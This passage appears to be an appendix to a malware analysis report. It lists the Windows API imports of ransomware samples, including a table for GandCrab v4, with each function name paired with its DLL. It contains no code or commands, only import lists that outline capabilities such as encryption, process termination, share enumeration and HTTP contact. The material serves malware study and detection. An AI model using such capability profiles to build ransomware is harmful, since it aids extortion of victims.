"AllocateAndInitializeSid"	"ADVAPI32.DLL"
"CheckTokenMembership"	"ADVAPI32.DLL"
"CryptStringToBinaryW"	"CRYPT32.DLL"
"CryptBinaryToStringW"	"CRYPT32.DLL"
"GetObjectW"	"GDI32.DLL"
"GetDIBits"	"GDI32.DLL"
"CreateCompatibleDC"	"GDI32.DLL"
"GetDeviceCaps"	"GDI32.DLL"
"CreateCompatibleBitmap"	"GDI32.DLL"
"SelectObject"	"GDI32.DLL"
"CreateFontW"	"GDI32.DLL"
"SetBkMode"	"GDI32.DLL"
"SetTextColor"	"GDI32.DLL"
"GetStockObject"	"GDI32.DLL"
"SetPixel"	"GDI32.DLL"
"DeleteObject"	"GDI32.DLL"
"DeleteDC"	"GDI32.DLL"
"SetBkColor"	"GDI32.DLL"
"CreateToolhelp32Snapshot"	"KERNEL32.DLL"
"CreateFileW"	"KERNEL32.DLL"
"InitializeCriticalSection"	"KERNEL32.DLL"
"LeaveCriticalSection"	"KERNEL32.DLL"
"DeleteCriticalSection"	"KERNEL32.DLL"
"GlobalFree"	"KERNEL32.DLL"
"CreateThread"	"KERNEL32.DLL"
"WaitForSingleObject"	"KERNEL32.DLL"
"WriteFile"	"KERNEL32.DLL"
"Process32NextW"	"KERNEL32.DLL"

Function name	Source
"MulDiv"	"KERNEL32.DLL"
"MoveFileW"	"KERNEL32.DLL"
"ReadFile"	"KERNEL32.DLL"
"GetComputerNameW"	"KERNEL32.DLL"
"GetTempPathW"	"KERNEL32.DLL"
"EnterCriticalSection"	"KERNEL32.DLL"
"HeapAlloc"	"KERNEL32.DLL"
"SetFilePointerEx"	"KERNEL32.DLL"
"GetNativeSystemInfo"	"KERNEL32.DLL"
"CloseHandle"	"KERNEL32.DLL"
"Process32FirstW"	"KERNEL32.DLL"
"GetSystemDirectoryW"	"KERNEL32.DLL"
"GetCurrentProcessId"	"KERNEL32.DLL"
"OpenProcess"	"KERNEL32.DLL"
"TerminateProcess"	"KERNEL32.DLL"
"GetFileAttributesW"	"KERNEL32.DLL"
"SetFileAttributesW"	"KERNEL32.DLL"
"GetSystemInfo"	"KERNEL32.DLL"
"CreateFileMappingW"	"KERNEL32.DLL"
"MapViewOfFile"	"KERNEL32.DLL"
"UnmapViewOfFile"	"KERNEL32.DLL"
"DeleteFileW"	"KERNEL32.DLL"
"SetErrorMode"	"KERNEL32.DLL"
"LocalAlloc"	"KERNEL32.DLL"
"GlobalAlloc"	"KERNEL32.DLL"
"HeapCreate"	"KERNEL32.DLL"
"HeapDestroy"	"KERNEL32.DLL"
"GetProcessHeap"	"KERNEL32.DLL"
"GetUserDefaultUILanguage"	"KERNEL32.DLL"
"GetSystemDefaultUILanguage"	"KERNEL32.DLL"
"LocalFree"	"KERNEL32.DLL"
"GetCommandLineW"	"KERNEL32.DLL"
"ExitProcess"	"KERNEL32.DLL"
"GetDriveTypeW"	"KERNEL32.DLL"
"GetDiskFreeSpaceExW"	"KERNEL32.DLL"
"GetModuleFileNameW"	"KERNEL32.DLL"
"GetCurrentProcess"	"KERNEL32.DLL"
"CreateMutexW"	"KERNEL32.DLL"
"ReleaseMutex"	"KERNEL32.DLL"
"Sleep"	"KERNEL32.DLL"
"GetVolumeInformationW"	"KERNEL32.DLL"
"GetWindowsDirectoryW"	"KERNEL32.DLL"
"MultiByteToWideChar"	"KERNEL32.DLL"
"WideCharToMultiByte"	"KERNEL32.DLL"
"GetProcAddress"	"KERNEL32.DLL"

Function name	Source
"CreateIoCompletionPort"	"KERNEL32.DLL"
"PostQueuedCompletionStatus"	"KERNEL32.DLL"
"GetQueuedCompletionStatus"	"KERNEL32.DLL"
"FindFirstFileW"	"KERNEL32.DLL"
"FindNextFileW"	"KERNEL32.DLL"
"FindClose"	"KERNEL32.DLL"
"VirtualAlloc"	"KERNEL32.DLL"
"SystemTimeToFileTime"	"KERNEL32.DLL"
"Wow64DisableWow64FsRedirection"	"KERNEL32.DLL"
"GetFileAttributesExW"	"KERNEL32.DLL"
"CompareFileTime"	"KERNEL32.DLL"
"Wow64RevertWow64FsRedirection"	"KERNEL32.DLL"
"GetFileSizeEx"	"KERNEL32.DLL"
"GetFileSize"	"KERNEL32.DLL"
"OpenMutexW"	"KERNEL32.DLL"
"WNetOpenEnumW"	"MPR.DLL"
"WNetCloseEnum"	"MPR.DLL"
"WNetEnumResourceW"	"MPR.DLL"
"RtlGetLastWin32Error"	"NTDLL.DLL"
"RtlInitUnicodeString"	"NTDLL.DLL"
"$_snwprintf$"	"NTDLL.DLL"
"NtClose"	"NTDLL.DLL"
"NtOpenFile"	"NTDLL.DLL"
"RtlTimeToTimeFields"	"NTDLL.DLL"
"RtlFreeHeap"	"NTDLL.DLL"
"CreateStreamOnHGlobal"	"OLE32.DLL"
"CommandLineToArgvW"	"SHELL32.DLL"
"ShellExecuteExW"	"SHELL32.DLL"
"PathFindExtensionW"	"SHLWAPI.DLL"
"SHDeleteKeyW"	"SHLWAPI.DLL"
"SHDeleteValueW"	"SHLWAPI.DLL"
"GetDC"	"USER32.DLL"
"FillRect"	"USER32.DLL"
"DrawTextW"	"USER32.DLL"
"SystemParametersInfoW"	"USER32.DLL"
"ReleaseDC"	"USER32.DLL"
"GetForegroundWindow"	"USER32.DLL"
"wsprintfW"	"USER32.DLL"
"GetKeyboardLayoutList"	"USER32.DLL"
"WinHttpReadData"	"WINHTTP.DLL"
"WinHttpQueryDataAvailable"	"WINHTTP.DLL"
"WinHttpOpen"	"WINHTTP.DLL"
"WinHttpCrackUrl"	"WINHTTP.DLL"
"WinHttpCloseHandle"	"WINHTTP.DLL"
"WinHttpConnect"	"WINHTTP.DLL"

Function name	Source
"WinHttpOpenRequest"	"WINHTTP.DLL"
"WinHttpSendRequest"	"WINHTTP.DLL"
"WinHttpSetOption"	"WINHTTP.DLL"
"WinHttpReceiveResponse"	"WINHTTP.DLL"
"WinHttpQueryHeaders"	"WINHTTP.DLL"
"timeBeginPeriod"	"WINMM.DLL"
"timeGetTime"	"WINMM.DLL"

12.3 GandCrab v4 API functions

Table 12: GandCrab v4 API function imports.

Function name	Source
CryptGetKeyParam	ADVAPI32.DLL
GetTokenInformation	ADVAPI32.DLL
GetSidSubAuthorityCount	ADVAPI32.DLL
GetSidSubAuthority	ADVAPI32.DLL
OpenProcessToken	ADVAPI32.DLL
GetUserNameW	ADVAPI32.DLL
CryptDestroyKey	ADVAPI32.DLL
CryptGenKey	ADVAPI32.DLL
CryptEncrypt	ADVAPI32.DLL
CryptImportKey	ADVAPI32.DLL
CryptReleaseContext	ADVAPI32.DLL
CryptAcquireContextW	ADVAPI32.DLL
CryptExportKey	ADVAPI32.DLL
RegSetValueExW	ADVAPI32.DLL
RegCloseKey	ADVAPI32.DLL
RegOpenKeyExW	ADVAPI32.DLL
RegQueryValueExW	ADVAPI32.DLL
RegCreateKeyExW	ADVAPI32.DLL
GetSystemDirectoryW	KERNEL32.DLL
TerminateProcess	KERNEL32.DLL
GetModuleFileNameW	KERNEL32.DLL
ExitThread	KERNEL32.DLL
MultiByteToWideChar	KERNEL32.DLL
lstrlenW	KERNEL32.DLL
VirtualUnlock	KERNEL32.DLL
GetSystemInfo	KERNEL32.DLL
WaitForMultipleObjects	KERNEL32.DLL
lstrcmpiW	KERNEL32.DLL
lstrcatW	KERNEL32.DLL
GetUserDefaultUILanguage	KERNEL32.DLL
DeleteCriticalSection	KERNEL32.DLL
GetShortPathNameW	KERNEL32.DLL
GetWindowsDirectoryW	KERNEL32.DLL
lstrcpyW	KERNEL32.DLL
GetVolumeInformationW	KERNEL32.DLL
CreateThread	KERNEL32.DLL
lstrcpyA	KERNEL32.DLL
ExpandEnvironmentStringsW	KERNEL32.DLL
lstrlenA	KERNEL32.DLL
GetTickCount	KERNEL32.DLL
lstrcmpiA	KERNEL32.DLL

Function name	Source
Process32FirstW	KERNEL32.DLL
Process32NextW	KERNEL32.DLL
CreateToolhelp32Snapshot	KERNEL32.DLL
OpenProcess	KERNEL32.DLL
EnterCriticalSection	KERNEL32.DLL
VirtualLock	KERNEL32.DLL
FindFirstFileW	KERNEL32.DLL
lstrcmpW	KERNEL32.DLL
MoveFileW	KERNEL32.DLL
FindClose	KERNEL32.DLL
FindNextFileW	KERNEL32.DLL
GetSystemTime	KERNEL32.DLL
GetNativeSystemInfo	KERNEL32.DLL
GetDriveTypeW	KERNEL32.DLL
GetModuleHandleW	KERNEL32.DLL
GetProcAddress	KERNEL32.DLL
GetDiskFreeSpaceW	KERNEL32.DLL
VerSetConditionMask	KERNEL32.DLL
GetCurrentProcess	KERNEL32.DLL
VerifyVersionInfoW	KERNEL32.DLL
LoadLibraryA	KERNEL32.DLL
LocalAlloc	KERNEL32.DLL
GetModuleHandleA	KERNEL32.DLL
LocalFree	KERNEL32.DLL
SetStdHandle	KERNEL32.DLL
GetConsoleMode	KERNEL32.DLL
GetConsoleCP	KERNEL32.DLL
InitializeCriticalSection	KERNEL32.DLL
GetDriveTypeA	KERNEL32.DLL
GetCommandLineA	KERNEL32.DLL
GetProcessHeap	KERNEL32.DLL
VirtualFree	KERNEL32.DLL
GetComputerNameW	KERNEL32.DLL
WaitForSingleObject	KERNEL32.DLL
VirtualAlloc	KERNEL32.DLL
SetErrorMode	KERNEL32.DLL
GetSystemDefaultUILanguage	KERNEL32.DLL
ExitProcess	KERNEL32.DLL
CloseHandle	KERNEL32.DLL
GetLastError	KERNEL32.DLL
CreateFileW	KERNEL32.DLL
ReadFile	KERNEL32.DLL
Sleep	KERNEL32.DLL
WriteFile	KERNEL32.DLL
SetFilePointerEx	KERNEL32.DLL

Function name	Source
LeaveCriticalSection	KERNEL32.DLL
FlushFileBuffers	KERNEL32.DLL
OutputDebugStringW	KERNEL32.DLL
HeapAlloc	KERNEL32.DLL
RtlUnwind	KERNEL32.DLL
LoadLibraryExW	KERNEL32.DLL
GetStdHandle	KERNEL32.DLL
LCMapStringW	KERNEL32.DLL
IsProcessorFeaturePresent	KERNEL32.DLL
IsValidCodePage	KERNEL32.DLL
GetACP	KERNEL32.DLL
GetOEMCP	KERNEL32.DLL
GetCPInfo	KERNEL32.DLL
SetLastError	KERNEL32.DLL
GetCurrentThreadId	KERNEL32.DLL
EncodePointer	KERNEL32.DLL
DecodePointer	KERNEL32.DLL
GetModuleHandleExW	KERNEL32.DLL
WideCharToMultiByte	KERNEL32.DLL
HeapFree	KERNEL32.DLL
GetStringTypeW	KERNEL32.DLL
UnhandledExceptionFilter	KERNEL32.DLL
SetUnhandledExceptionFilter	KERNEL32.DLL
InitializeCriticalSectionAndSpinCount	KERNEL32.DLL
TlsGetValue	KERNEL32.DLL
TlsSetValue	KERNEL32.DLL
IsDebuggerPresent	KERNEL32.DLL
WriteConsoleW	KERNEL32.DLL
WNetCloseEnum	MPR.DLL
WNetOpenEnumW	MPR.DLL
WNetEnumResourceW	MPR.DLL
SHGetSpecialFolderPathW	SHELL32.DLL
ShellExecuteW	SHELL32.DLL
ShellExecuteExW	SHELL32.DLL
wsprintfW	USER32.DLL
GetForegroundWindow	USER32.DLL
HttpQueryInfoA	WININET.DLL
HttpSendRequestW	WININET.DLL
InternetConnectW	WININET.DLL
InternetOpenW	WININET.DLL
InternetCloseHandle	WININET.DLL
HttpOpenRequestW	WININET.DLL